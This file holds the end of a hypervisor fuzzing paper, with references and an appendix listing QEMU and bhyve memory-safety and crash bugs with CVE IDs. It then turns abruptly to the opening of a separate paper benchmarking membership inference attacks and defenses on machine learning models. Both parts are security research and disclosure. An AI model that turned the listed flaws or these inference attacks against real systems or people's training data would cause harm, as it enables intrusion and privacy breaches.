[17] Zhen Dong, Marcel Böhme, Lucia Cojocaru, and Abhik Roychoudhury. Time-travel Testing of Android Apps. In *icse*, 2020.

[18] Brandon Falk. Chocolate Milk. https://github.com/gamozolabs/chocolate_milk. Accessed: October 6, 2020.

[19] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. CollAFL: Path Sensitive Fuzzing. In *IEEE Symposium on Security and Privacy*, 2018.

[20] Patrice Godefroid, Adam Kiezun, and Michael Y Levin. Grammar-based whitebox fuzzing. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2008.

[21] Patrice Godefroid, Nils Klarlund, and Koushik Sen. DART: Directed Automated Random Testing. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)*, 2005.

[22] Patrice Godefroid, Michael Y Levin, David A Molnar, et al. Automated whitebox fuzz testing. In *Symposium on Network and Distributed System Security (NDSS)*, 2008.

[23] Mikhail Gorobets, Oleksandr Bazhaniuk, Alex Matrosov, Andrew Furtak, and Yuriy Bulygin. Attacking hypervisors via firmware and hardware. *Black Hat USA*, 2015.

[24] Mikhail Gorobets, Oleksandr Bazhaniuk, Alex Matrosov, Andrew Furtak, and Yuriy Bulygin. Attacking hypervisors via firmware and hardware. *Black Hat USA*, 2015.

[25] Samuel Groß. FuzzIL: Coverage Guided Fuzzing for JavaScript Engines. Master's thesis, Karlsruhe Institute of Technology, Karlsruhe, Germany, 2018.

[26] Istvan Haller, Asia Slowinska, Matthias Neugschwandtner, and Herbert Bos. Dowsing for Overflows: A Guided Fuzzer to Find Buffer Boundary Violations. In *USENIX Security Symposium*, 2013.

[27] HyungSeok Han, DongHyeon Oh, and Sang Kil Cha. CodeAlchemist: Semantics-Aware Code Generation to Find Vulnerabilities in JavaScript Engines. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

[28] Andrew Henderson, Heng Yin, Guang Jin, Hao Han, and Hongmei Deng. VDF: Targeted Evolutionary Fuzz Testing of Virtual Devices. In *Symposium on Recent Advances in Intrusion Detection (RAID)*, 2017.

[29] Jesse Hertz and Tim Newsham. Project Triforce: Run AFL on Everything! https://www.nccgroup.trust/us/about-us/newsroom-and-events/blog/2016/june/project-triforce-run-afl-on-everything/. Accessed: October 6, 2020.

[30] Chin-Chia Hsu, Che-Yu Wu, Hsu-Chun Hsiao, and Shih-Kun Huang. INSTRIM: Lightweight Instrumentation for Coverage-guided Fuzzing. In *Symposium on Network and Distributed System Security (NDSS), Workshop on Binary Analysis Research*, 2018.

[31] Yuseok Jeon, Wookhyun Han, Nathan Burow, and Mathias Payer. FuZZan: Efficient Sanitizer Metadata Design for Fuzzing. In *USENIX Annual Technical Conference*, 2020.

[32] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating Fuzz Testing. In *ACM Conference on Computer and Communications Security (CCS)*, 2018.

[33] Li, Yuekang and Chen, Bihuan and Chandramohan, Mahinthan and Lin, Shang-Wei and Liu, Yang and Tiu, Alwen. Steelix: Program-state Based Binary Fuzzing. In *Joint Meeting on Foundations of Software Engineering*, 2017.

[34] Dominik Maier, Lukas Seidel, and Shinjo Park. BaseSAFE: Baseband SAnitized Fuzzing through Emulation. In *ACM Conference on Security and Privacy in Wireless and Mobile Networks*, 2020.

[35] Valentin Jean Marie Manès, HyungSeok Han, Choongwoo Han, Sang Kil Cha, Manuel Egele, Edward J Schwartz, and Maverick Woo. The art, science, and engineering of fuzzing: A survey. In *IEEE Transactions on Software Engineering*, 2019.

[36] David Molnar, Xue Cong Li, and David Wagner. Dynamic Test Generation to Find Integer Bugs in x86 Binary Linux Programs. In *USENIX Security Symposium*, 2009.

[37] Manh-Dung Nguyen, Sébastien Bardin, Richard Bonichon, Roland Groz, and Matthieu Lemerre. Binary-level Directed Fuzzing for Use-After-Free Vulnerabilities. In *International Conference on Software Engineering (ICSE)*, 2020.

[38] Tavis Ormandy. An Empirical Study into the Security Exposure to Hosts of Hostile Virtualized Environments. In *CanSecWest 2007*, 2007.

[39] Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. ParmeSan: Sanitizer-guided Greybox Fuzzing. In *usenix-security*, 2020.

[40] Rohan Padhye, Caroline Lemieux, Koushik Sen, Mike Papadakis, and Yves Le Traon. Zest: Validity Fuzzing and Parametric Generators for Effective Random Testing. *arXiv preprint arXiv:1812.00078*, 2018.

[41] Hui Peng and Mathias Payer. USBFuzz: A Framework for Fuzzing USB Drivers by Device Emulation. In *USENIX Security Symposium*, 2020.

[42] Hui Peng, Yan Shoshitaishvili, and Mathias Payer. T-Fuzz: Fuzzing by Program Transformation. In *IEEE Symposium on Security and Privacy*, 2018.

[43] Van-Thuan Pham, Marcel Böhme, Andrew E Santosa, Alexandru Răzvan Căciulescu, and Abhik Roychoudhury. Smart Greybox Fuzzing. *arXiv preprint arXiv:1811.09447*, 2018.

[44] Aaron Portnoy and Pedram Amini. Sulley. https://github.com/OpenRCE/sulley. Accessed: October 6, 2020.

[45] Sanjay Rawat, Vivek Jain, Ashish Kumar, Lucian Cojocar, Cristiano Giuffrida, and Herbert Bos. VUzzer: Application-aware Evolutionary Fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2017.

[46] Alexandre Rebert, Sang Kil Cha, Thanassis Avgerinos, Jonathan M Foote, David Warren, Gustavo Grieco, and David Brumley. Optimizing seed selection for fuzzing. In *USENIX Security Symposium*, 2014.

[47] Microsoft Security Research and Defense. Fuzzing para-virtualized devices in Hyper-V. https://blogs.technet.microsoft.com/srd/2019/01/28/fuzzing-para-virtualized-devices-in-hyper-v/. Accessed: October 6, 2020.

[48] Sergej Schumilo, Cornelius Aschermann, Ali Abbasi, Simon Wörner, and Thorsten Holz. HYPER-CUBE: High-Dimensional Hypervisor Fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2020.

[49] Sergej Schumilo, Cornelius Aschermann, Robert Gawlik, Sebastian Schinzel, and Thorsten Holz. kAFL: Hardware-Assisted Feedback Fuzzing for OS Kernels. In *USENIX Security Symposium*, 2017.

[50] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *Symposium on Network and Distributed System Security (NDSS)*, 2016.

[51] Robert Swiecki and Anestis Bechtsoudis. Security oriented fuzzer with powerful analysis options. https://github.com/google/honggfuzz. Accessed: October 6, 2020.

[52] Jack Tang and Moony Li. When Virtualization Encounters AFL. https://www.blackhat.com/docs/eu-16/materials/eu-16-Li-When-Virtualization-Encounters-AFL-A-Portable-Virtual-Device-Fuzzing-Framework-With-AFL-wp.pdf. Accessed: October 6, 2020.

[53] Microsoft Virtualization Security Team. Fuzzing para-virtualized devices in Hyper-V. https://blogs.technet.microsoft.com/srd/2019/01/28/fuzzing-para-virtualized-devices-in-hyper-v/. Accessed: October 6, 2020.

[54] Peach Tech. Peach. http://www.peachfuzzer.com/. Accessed: October 6, 2020.

[55] Dmitry Vyukov. syzkaller: Linux syscall fuzzer. https://github.com/google/syzkaller. Accessed: October 6, 2020.

[56] Tielei Wang, Tao Wei, Guofei Gu, and Wei Zou. TaintScope: A checksum-aware directed fuzzing tool for automatic software vulnerability detection. In *IEEE Symposium on Security and Privacy*, 2010.

[57] Yanhao Wang, Xiangkun Jia, Yuwei Liu, Kyle Zeng, Tiffany Bao, Dinghao Wu, and Purui Su. Not All Coverage Measurements Are Equal: Fuzzing by Coverage Accounting for Input Prioritization. In *Symposium on Network and Distributed System Security (NDSS)*, 2020.

[58] Cheng Wen, Haijun Wang, Yuekang Li, Shengchao Qin, Yang Liu, Zhiwu Xu, Hongxu Chen, Xiaofei Xie, Geguang Pu, and Ting Liu. Memlock: Memory usage guided fuzzing. In *International Conference on Software Engineering (ICSE)*, 2020.

[59] Maverick Woo, Sang Kil Cha, Samantha Gottlieb, and David Brumley. Scheduling black-box mutational fuzzing. In *ACM Conference on Computer and Communications Security (CCS)*, 2013.

[60] Meng Xu, Sanidhya Kashyap, Hanqing Zhao, and Taesoo Kim. Krace: Data Race Fuzzing for Kernel File Systems. In *IEEE Symposium on Security and Privacy*, 2020.

[61] Wen Xu, Sanidhya Kashyap, Changwoo Min, and Taesoo Kim. Designing New Operating Primitives to Improve Fuzzing Performance. In *ACM Conference on Computer and Communications Security (CCS)*, 2017.

[62] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A Practical Concolic Execution Engine Tailored for Hybrid Fuzzing. In *USENIX Security Symposium*, 2018.

[63] Soyeon Park Wen Xu Insu Yun and Daehee Jang Taesoo Kim. Fuzzing JavaScript Engines with Aspect-preserving Mutation. In *IEEE Symposium on Security and Privacy*, 2020.

[64] Michael Zalewski. Technical whitepaper for afl-fuzz. http://lcamtuf.coredump.cx/afl/technical_details.txt. Accessed: October 6, 2020.

[65] Michał Zalewski. american fuzzy lop. http://lcamtuf.coredump.cx/afl/. Accessed: October 6, 2020.

[66] Lei Zhao, Yue Duan, Heng Yin, and Jifeng Xuan. Send Hardest Problems My Way: Probabilistic Path Prioritization for Hybrid Fuzzing. In *Symposium on Network and Distributed System Security (NDSS)*, 2019.

Appendix

A List of Bugs

Table 3: Bugs found by NYX in our targets. QEMU CVEs were assigned by the maintainers if the issues was fixed. The remaining issues marked as *requested* are still under investigation. The BHYVE maintainers have not yet assigned CVEs, and CVEs were reserved by MITRE instead.

Hypervisor	Type	CVE
QEMU	Use after free (write) in `usb_process_one`	CVE-2020-25084
	Heap buffer overflow (write) in `sdhci_sdma_transfer_multi_blocks`	CVE-2020-25085
	Stack overflow in `eepro100_write_command`	requested
	Infinite loop in `start_xmit`	requested
	Segmentation fault in `blk_inc_in_flight`	CVE-2020-25741
	Segmentation fault in `pci_change_irq_level`	CVE-2020-25742
	Segmentation fault in `blk_bs`	CVE-2020-25743
	Abort in `xhci_alloc_device_streams`	-
	Assertion in `address_space_unmap`	-
	Assertion in `usb_packet_copy`	-
	Assertion in `xhci_find_stream`	-
	Assertion in `xhci_kick_epctx`	-
	Assertion in `usb_ep_get`	-
	Assertion in `lsi_do_dma`	-
	Assertion in `ide_cancel_dma_sync`	-
	Assertion in `ide_dma_cb`	-
BHYVE	Infinite loop in `pci_xhci_trb_next`	RESERVED
	Segmentation fault in `pci_xhci_cmd_eval_ctx`	RESERVED
	Segmentation fault in `pci_xhci_cmd_reset_device`	RESERVED
	Segmentation fault in `pci_xhci_cmd_address_device`	RESERVED
	Segmentation fault in `pci_xhci_complete_commands`	RESERVED
	Segmentation fault in `pci_xhci_insert_event` at `pci_xhci.c`	RESERVED
	Segmentation fault in `pci_xhci_insert_event` at `pci_xhci.c`	RESERVED
	Segmentation fault in `pci_xhci_insert_event` at `pci_xhci.c`	RESERVED
	Segmentation fault in `ahci_handle_slot` at `pci_ahci.c`	RESERVED
	Segmentation fault in `ahci_handle_slot` at `pci_ahci.c`	RESERVED
	Segmentation fault in `vq_has_descs`	RESERVED
	Segmentation fault in `vq_kick_disable`	RESERVED
	Segmentation fault in `pci_vtcon_notify_tx`	RESERVED
	Segmentation fault in `vq_endchains`	RESERVED
	Segmentation fault in `pci_vtcon_control_tx`	RESERVED
	Assertion in `pci_xhci_cmd_config_ep`	-
	Assertion in `pci_xhci_cmd_reset_ep` at `pci_xhci.c`	-
	Assertion in `pci_xhci_cmd_reset_ep` at `pci_xhci.c`	-
	Assertion in `pci_xhci_cmd_set_tr` at `pci_xhci.c`	-
	Assertion in `pci_xhci_cmd_set_tr` at `pci_xhci.c`	-
	Assertion in `pci_xhci_get_dev_ctx`	-
	Assertion in `ahci_build_iov`	-
	Assertion in `pci_vtblk_proc` at `pci_virtio_block.c`	-
	Assertion in `pci_vtblk_proc` at `pci_virtio_block.c`	-
	Assertion in `pci_vtblk_proc` at `pci_virtio_block.c`	-
	Assertion in `pci_vtblk_proc` at `pci_virtio_block.c`	-
	Assertion in `pci_vtblk_proc` at `pci_virtio_block.c`	-
	Assertion in `pci_vtblk_proc` at `pci_virtio_block.c`	-

B Coverage Plots




Figure 7: The median, best, and worst branch coverage of 10 runs (24h each).

Systematic Evaluation of Privacy Risks of Machine Learning Models

Liwei Song
liweis@princeton.edu
Princeton University

Prateek Mittal
pmittal@princeton.edu
Princeton University

Abstract

Machine learning models are prone to memorizing sensitive data, making them vulnerable to membership inference attacks in which an adversary aims to guess if an input sample was used to train the model. In this paper, we show that prior work on membership inference attacks may severely underestimate the privacy risks by relying solely on training custom neural network classifiers to perform attacks and focusing only on the aggregate results over data samples, such as the attack accuracy. To overcome these limitations, we first propose to benchmark membership inference privacy risks by improving existing non-neural network based inference attacks and proposing a new inference attack method based on a modification of prediction entropy. We propose to supplement existing neural network based attacks with our proposed benchmark attacks to effectively measure the privacy risks. We also propose benchmarks for defense mechanisms by accounting for adaptive adversaries with knowledge of the defense and also accounting for the trade-off between model accuracy and privacy risks. Using our benchmark attacks, we demonstrate that existing defense approaches against membership inference attacks are not as effective as previously reported.

Next, we introduce a new approach for fine-grained privacy analysis by formulating and deriving a new metric called the privacy risk score. Our privacy risk score metric measures an individual sample's likelihood of being a training member, which allows an adversary to identify samples with high privacy risks and perform membership inference attacks with high confidence. We propose to combine both existing aggregate privacy analysis and our proposed fine-grained privacy analysis for systematically measuring privacy risks. We experimentally validate the effectiveness of the privacy risk score metric and demonstrate that the distribution of privacy risk scores across individual samples is heterogeneous. Finally, we perform an in-depth investigation to understand why certain samples have high privacy risk scores, including correlations with model properties such as model sensitivity, generalization error, and feature embeddings. Our work emphasizes the importance of a systematic and rigorous evaluation of privacy risks of machine learning models. We publicly release our code at https://github.com/inspire-group/membership-inference-evaluation and our evaluation mechanisms have also been integrated in Google's TensorFlow Privacy library.

1 Introduction

A recent thread of research has shown that machine learning (ML) models memorize sensitive information of training data, indicating serious privacy risks [4,11,12,17,37,41,43]. In this paper, we focus on the membership inference attack, where the adversary aims to guess whether an input sample was used to train the target machine learning model or not [41,48]. It poses a severe privacy risk as the membership can reveal an individual's sensitive information [3,35]. For example, participation in a hospital's health analytic training set means that an individual was once a patient in that hospital. As membership inference attacks expose the privacy risks of an individual user participating in the training data, they serve as a valuable tool to quantify the privacy provided by differential privacy implementations [19] and to help to guide the selection of privacy parameters in the broader class of statistical privacy frameworks [25]. Shokri et al. [41] conducted membership inference attacks against machine learning classifiers in the black-box manner, where the adversary only observes prediction outputs of the target model. They formalize the attack as a classification problem and train dedicated neural network (NN) classifiers to distinguish between training members and non-members. The research community has since extended the idea of membership inference attacks to generative models [7,13,16,46], to differentially private models [19,36], to decentralized settings where the models are trained across multiple users without sharing their data [30,32], and to white-box settings where the adversary also has the access to the target model's architecture and weights [32].

To mitigate such privacy risks, several defenses against membership inference attacks have been proposed. Nasr et al. [31] propose to include membership inference attacks

during the training process: they train the target model to simultaneously achieve correct predictions and low membership inference attack accuracy by adding the inference attack as an adversarial regularization term. Jia et al. [20] propose a defense method called MemGuard which does not require retraining the model: the model prediction outputs are obfuscated with noisy perturbations such that the adversary cannot distinguish between members and non-members based on the perturbed outputs. Both papers show that their defenses greatly mitigate membership inference privacy risks, resulting in attack performance that is close to random guessing.

In this paper, we critically examine how previous work [20, 31, 32, 38, 41] has evaluated the membership inference privacy risks of machine learning models, and demonstrate two key limitations that lead to a severe underestimation of privacy risks. *First, many prior papers, particularly those proposing defense methods [20, 31], solely rely on training custom NN classifiers to perform membership inference attacks.* These NN attack classifiers may underestimate privacy risks due to inappropriate settings of hyperparameters such as number of hidden layers and learning rate. *Second, existing evaluations only focus on aggregate notions of privacy risks faced by all data samples, lacking a fine-grained understanding of privacy risks faced by individual samples.*

Table 1: Benchmarking the effectiveness of existing defenses [20, 31] against membership inference attacks. Both Nasr et al. [31] and Jia et al. [20] report that for their defended models, custom NN classifiers achieve attack accuracy close to 50%, which is the accuracy of random guessing. By using a suite of non-NN based attacks as our benchmark, we find that the attack accuracy is significantly larger than previous estimates, ranging from an increase of 7.6% to 23.9%.

defense methods	dataset	reported attack acc	our benchmark attack acc
adversarial regularization [31]	Purchase100	51.6%	59.5%
	Texas100	51.0%	58.6%
MemGuard [20]	Location30	50.1%	69.1%
	Texas100	50.3%	74.2%

To overcome the limitation of reliance on NN-based attacks, we propose to use a suite of alternative existing and novel non-NN based attack methods to benchmark the membership inference privacy risks. These benchmark attack methods make inference decisions based on computing custom metrics on the predictions of the target model. Compared to NN-based attacks, our proposed benchmark attacks are easy to implement without hyperparameter tuning. We only need to set the threshold values using the shadow-training technique [41]. We also show that rigorously benchmarking defense mechanisms requires a careful consideration of strategic adversaries aware of the defense mechanism, as well as alternative baselines that trade-off accuracy of the target machine learning model with privacy risks. With our proposed benchmark attacks, we indeed find that that existing membership inference defense methods [20, 31] are not as effective as previously reported. As shown in Table 1, the adversary can still perform membership inference attacks on models defended by adversarial regularization [31] and MemGuard [20] with an accuracy ranging from 58.6% to 74.2%, instead of the reported accuracy around 50%, which is the accuracy of random guessing. Therefore, we argue that these non-NN based attacks should *supplement* existing NN based attacks to effectively measure the privacy risks.




Figure 1: Cumulative distribution of privacy risk scores for undefended models trained on Purchase100, Location30, and CIFAR100 datasets.

To overcome the limitation of a lack of understanding of fine-grained privacy risks in existing works, we propose a new metric called the privacy risk score, that represents an *individual* sample's *probability* of being a member in the target model's training set. Figure 1 shows the cumulative distributions of privacy risk scores on target undefended models trained on Purchase100, Location30, and CIFAR100 datasets respectively. We can see that the privacy risk faced by individual training samples is heterogeneous. By utilizing the privacy risk score, an adversary can perform membership inference attacks with *high confidence*: an input sample is inferred as a member if and only if its privacy risk score is higher than a certain threshold value. Overall, we recommend that our per-sample privacy risk analysis should be used in conjunction with existing aggregate privacy analysis for an in-depth understanding of privacy risks of machine learning models. Conventional aggregate analysis provides an average perspective of privacy risks incurred by all samples, while privacy risk score provides a perspective on privacy risk from the viewpoint of an individual sample. The former provides an aggregate estimation of privacy risks, while the latter allows us to understand the *heterogeneous distribution* of privacy risks faced by individual samples and identify samples with high privacy risks. We summarize our contributions as follows:

1. We propose a suite of non-NN based attacks to benchmark target models' privacy risks by improving existing attacks with class-specific threshold settings and designing a new inference attack based on a modified prediction entropy estimation in a manner that incorporates the ground truth class label. Furthermore, to rigorously evaluate the performance of membership inference defenses, we make recommendations for comparison with early stopping baseline and considering adaptive attackers with knowledge of defense mechanisms.

2. With our benchmark attacks, we find that two state-of-the-art defense approaches [20, 31] are not as effective as previously reported. Furthermore, we observe that the defense performance of adversarial regularization [31] is no better than early stopping, and the evaluation of MemGuard [20] lacks a consideration of adaptive adversaries. We also find that the existing white-box attacks [32] have limited advantages over our benchmark attacks, which only need black-box access to the target model. We also show that our attacks with class-specific threshold settings strictly outperform attacks with class-independent thresholds, and our new inference attack based on modified prediction entropy strictly outperforms conventional prediction entropy based attack.

3. We propose to analyze privacy risks of machine learning models in a fine-grained manner by focusing on individual samples. We define a new metric called the privacy risk score, that estimates an *individual* sample's probability of being in the target model's training set.

4. We experimentally demonstrate the effectiveness of our new metric in being able to capture the likelihood of an individual sample being a training member. We also show how an adversary can exploit our metric to launch membership inference attacks on individual samples with high confidence. Finally we perform an in-depth investigation of our privacy risk score metric, and its correlations with model sensitivity, generalization error, and feature embeddings.

Our code is publicly available at https://github.com/inspire-group/membership-inference-evaluation for the purpose of reproducible research. Furthermore, our evaluation mechanisms have also been integrated in Google's TensorFlow Privacy library.

2 Background and Related Work

In this section, we first briefly introduce machine learning basics and notations. Next, we present existing membership inference attacks, including black-box attacks and white-box attacks. Finally, we discuss two state-of-the-art defense methods: adversarial regularization [31] and MemGuard [20].

2.1 Machine learning basics and notations

Let $F_\theta : \mathbb{R}^d \to \mathbb{R}^k$ be a machine learning model with d input features and k output classes, parameterized by weights θ. For an example $\mathbf{z} = (\mathbf{x}, y)$ with the input feature $\mathbf{x}$ and the ground truth label y, the model outputs a prediction vector over all class labels $F_\theta(\mathbf{x})$ with $\sum_{i=0}^{k-1} F_\theta(\mathbf{x})_i = 1$, and the final classification result will be the label with the largest prediction probability $\hat{y} = \text{argmax}_i F_\theta(\mathbf{x})_i$.

Given a training set D_{tr}, the model weights are optimized by minimizing the prediction loss over all training examples.

$$\min_\theta \frac{1}{|D_{\text{tr}}|} \sum_{\mathbf{z} \in D_{\text{tr}}} \ell(F_\theta, \mathbf{z}), \tag{1}$$

where $|D_{\text{tr}}|$ denotes the size of training set, and ℓ computes the prediction loss, such as cross-entropy loss. In this paper, we skip the model parameter θ for simplicity and use F to denote the machine learning model.

2.2 Membership inference attacks

For a target machine learning model, membership inference attacks aim to determine whether a given data point was used to train the model or not [26, 38, 41, 48]. The attack poses a serious privacy risk to the individuals whose data is used for model training, for example in the setting of health analytics.

2.2.1 Black-box membership inference attacks

Shokri et al. [41] investigated the membership inference attacks against machine learning models in the black-box setting. For an input sample $\mathbf{z} = (\mathbf{x}, y)$ to the target model F, the adversary only observes the prediction output $F(\mathbf{x})$ and infers if $\mathbf{z}$ belongs to the model's training set D_{tr}. To distinguish between target model's predictions on members and non-members, the adversary learns an attack model using the shadow training technique: (1) the adversary first trains multiple shadow models to simulate the behavior of the target model; (2) based on shadow models' outputs on their own training and test examples, the adversary obtains a labeled (member vs non-member) dataset, and (3) finally trains multiple neural network (NN) classifiers, one for each class label, to perform inference attacks against the target model.

Salem et al. [38] show that even with only a single shadow model, membership inference attacks are still quite successful. Furthermore, in the case where the adversary knows a subset of target model's training set and test set, the attack classifier can be directly trained with target model's predictions on those known samples, and then tested on unknown training and test sample [31, 32]. Nasr et al. [31] redesign the attack by using one-hot encoded class labels as part of input features and training a single NN attack classifier for all class labels.

Besides membership inference attacks that rely on training NN classifiers, there are non-NN based attack methods that

make inference decisions based on computing custom metrics on the predictions of the target model. Leino et al. [24] suggest using the metric of prediction correctness as a sign of being a member or not. Yeom et al. [48] and Song et al. [44] find that the metric of prediction confidence of correct label $F(\mathbf{x})_y$ can be compared with a certain threshold value to achieve similar attack performance as NN-based attacks. Shokri et al. [41] show a large divergence between prediction entropy distributions over training data and test data, although this metric was not explicitly used for attacks.

Despite the existence of such non-NN based attacks, many research papers [20,31,32] still only train NN attack classifiers to evaluate target models' privacy risks. We find that this can lead to severe underestimation of privacy risks by re-evaluating the same target models with non-NN based attacks. Furthermore, we improve existing non-NN based attacks by setting different threshold values for different class labels, building upon the motivation of separated attack classifiers for each class label by Shokri et al. [41]. We also propose a new inference attack method by considering ground truth label when evaluating prediction uncertainty.

2.2.2 White-box membership inference attacks

Nasr et al. [32] analyze membership inference attacks in the white-box setting, where the adversary has the full access to the target machine learning model and knows the model architecture and model parameters. They find that simply combining target model's final predictions and its intermediate computations to learn the attack classifier results in attack accuracy no better than that of the corresponding black-box attacks. Instead, by using the gradient of prediction loss with regard to model parameters $\frac{\partial \ell(F_\theta,\mathbf{z})}{\partial \theta}$ as additional features, the white-box membership inference attacks obtain higher attack accuracy than the black-box attacks. We show that the gap between white-box attack accuracy and black-box attack accuracy is much smaller than previous estimates in this paper.

2.3 Defenses against membership inference attacks

To mitigate the risks of membership inference attacks, several defense ideas have been proposed. L_2 norm regularization [23] and dropout [45] are standard techniques for reducing overfitting in machine learning. They are also shown to decrease privacy risks to some degree [38,41]. However, target models can still be quite vulnerable after applying these techniques. Differential privacy [9, 10] can also be applied to ML models for provable risk mitigation [1, 29, 33, 40], however, it induces significant accuracy drop for desired values of the privacy parameter [19]. Two dedicated defenses, adversarial regularization [32] and MemGuard [20], were recently proposed against membership inference attacks. Both defenses are reported to have the ability of decreasing the attack accuracy to around 50%, which is the performance of random guessing. We explain their details below.

2.3.1 Adversarial regularization [31]

Nasr et al. [31] propose to include the membership inference adversary with the NN-based attack into the training process itself to mitigate privacy risks. At each training step, the attack classifier is first updated to distinguish between training data (members) and validation data (non-members), and then the target classifier is updated to simultaneously minimize the prediction loss and mislead the attack classifier.

More specifically, to train the classifier F with parameters θ in a manner that is resilient against membership inference attacks, Nasr et al. [31] use another classifier I with parameters ϑ to perform membership inference attacks. The attack classifier I takes the target model's prediction $F(\mathbf{x})$ and the input label y as input features and generate one single output $I(F(\mathbf{x}),y)$, which is in the range [0, 1]. It infers the input sample as a member if the output is larger than 0.5, a non-member otherwise. At each training step, they first update the attack classifier I by maximizing the membership inference gain over the training set D_{tr} and the validation set D_{val}.

$$\underset{\vartheta}{\text{argmax}} \frac{\sum_{\mathbf{z}\in D_{\text{tr}}} \log(I(F(\mathbf{x}),y))}{2|D_{\text{tr}}|} + \frac{\sum_{\mathbf{z}\in D_{\text{val}}} \log(1-I(F(\mathbf{x}),y))}{2|D_{\text{val}}|} \tag{2}$$

They further train the target classifier by minimizing both model prediction loss and membership inference gain over the training set D_{tr}.

$$\underset{\theta}{\text{argmin}} \frac{1}{|D_{\text{tr}}|} \sum_{\mathbf{z}\in D_{\text{tr}}} \ell(F(\mathbf{x}),y) + \lambda \log(I(F(\mathbf{x}),y)), \tag{3}$$

where λ is a penalty parameter for the privacy risk. In this way, the target model F is trained with an additional regularization term to defend against membership inference attacks.

2.3.2 MemGuard [20]

Jia et al. [20] propose MemGuard as a defense method against membership inference attacks, which, different from Nasr et al. [31], does not need to modify the training process. Instead, given a pre-trained target model F, they obfuscate its predictions with well-designed noises to confuse the membership inference classifier I, without changing classification results.

The attack classifier I is trained following the shadow-training technique [41], which takes the model prediction $F(\mathbf{x})$ with the sample label y, and outputs a score $I(F(\mathbf{x}),y)$ in the range [0 ,1] for membership inference: if the output is larger than 0.5, the data sample is inferred as a member, and vice versa. The key question of how to add noise $\mathbf{n}$ to $F(\mathbf{x})$

can be formulated as the following optimization problem:

$$\begin{aligned} &\min_{\mathbf{n}} d(F(\mathbf{x})+\mathbf{n}, F(\mathbf{x})), \\ &\text{subject to: } \operatorname*{argmax}_i (F(\mathbf{x})_i+\mathbf{n}_i) = \operatorname*{argmax}_i F(\mathbf{x})_i, \\ &I(F(\mathbf{x})+\mathbf{n}) = 0.5, \\ &F(\mathbf{x})_i+\mathbf{n}_i \geq 0, \forall i \\ &\sum_i \mathbf{n}_i = 0, \end{aligned} \tag{4}$$

where the objective is to minimize the distance d between original predictions and noisy predictions. The first constraint ensures the classification result does not change after adding noise, the second constraint ensures the attack classifier cannot determine whether the sample is a member or a non-member with the noisy predictions, and last two constraints ensure the noisy predictions are valid.

When evaluating the defense performance, both Nasr et al. [31] and Jia et al. [20] train NN classifiers for inference attacks. As shown in the following section, we find that their evaluations underestimate privacy risks. With our benchmark attacks, the adversary achieves significantly higher attack accuracy on defended models than previous estimates. We further find that the performance of adversarial regularization [31] is no better than early stopping, and the evaluation of MemGuard [20] lacks consideration of strategic adversaries.

3 Systematically Evaluating Membership Inference Privacy Risks

In this section, we first present a suite of non-NN based attacks to benchmark privacy risks, which only need to observe target model's output predictions (i.e., black-box setting). Next, we provide two recommendations, comparison with early stopping and considering adaptive attacks, to rigorously measure the effectiveness of defense approaches. Finally, we present experiment results by re-evaluating target models in prior work [20, 31, 32] with our proposed benchmark attacks.

3.1 Benchmarks of membership inference attacks

We propose to use a suite of non-NN based attack methods to benchmark membership inference privacy risks of machine learning models. We call these attack methods *"metric-based attacks"* as they first measure the performance metrics of target model's predictions, such as correctness, confidence, and entropy, and then compare those metrics with certain threshold values to infer whether the input sample is a member or a non-member [24, 44]. We improve existing metric-based attacks by setting different threshold values for different class labels of target models. Then we propose another new metric-based attack by considering ground truth label when evaluating prediction uncertainty. We denote the inference strategy as I, which codes members as 1, and non-members as 0. Overall, we propose that existing NN based attacks should be supplemented with our metric-based attacks for systematically and rigorously evaluating privacy risks of ML models.

3.1.1 Existing attacks

Inference attack based on prediction correctness Leino et al. [24] observe that the membership inference attacks based on whether the input is classified correctly or not achieve comparable success as NN-based attack on target models with large generalization errors. The intuition is that the target model is trained to predict correctly on training data (members), which may not generalize well on test data (non-members). Thus, we can rely on the prediction correctness metric for membership inference. The adversary infers an input sample as a member if it is correctly predicted, a non-member otherwise.

$$I_{\text{corr}}(F,(\mathbf{x},y)) = \mathbb{1}\{\operatorname*{argmax}_i F(\mathbf{x})_i = y\}, \tag{5}$$

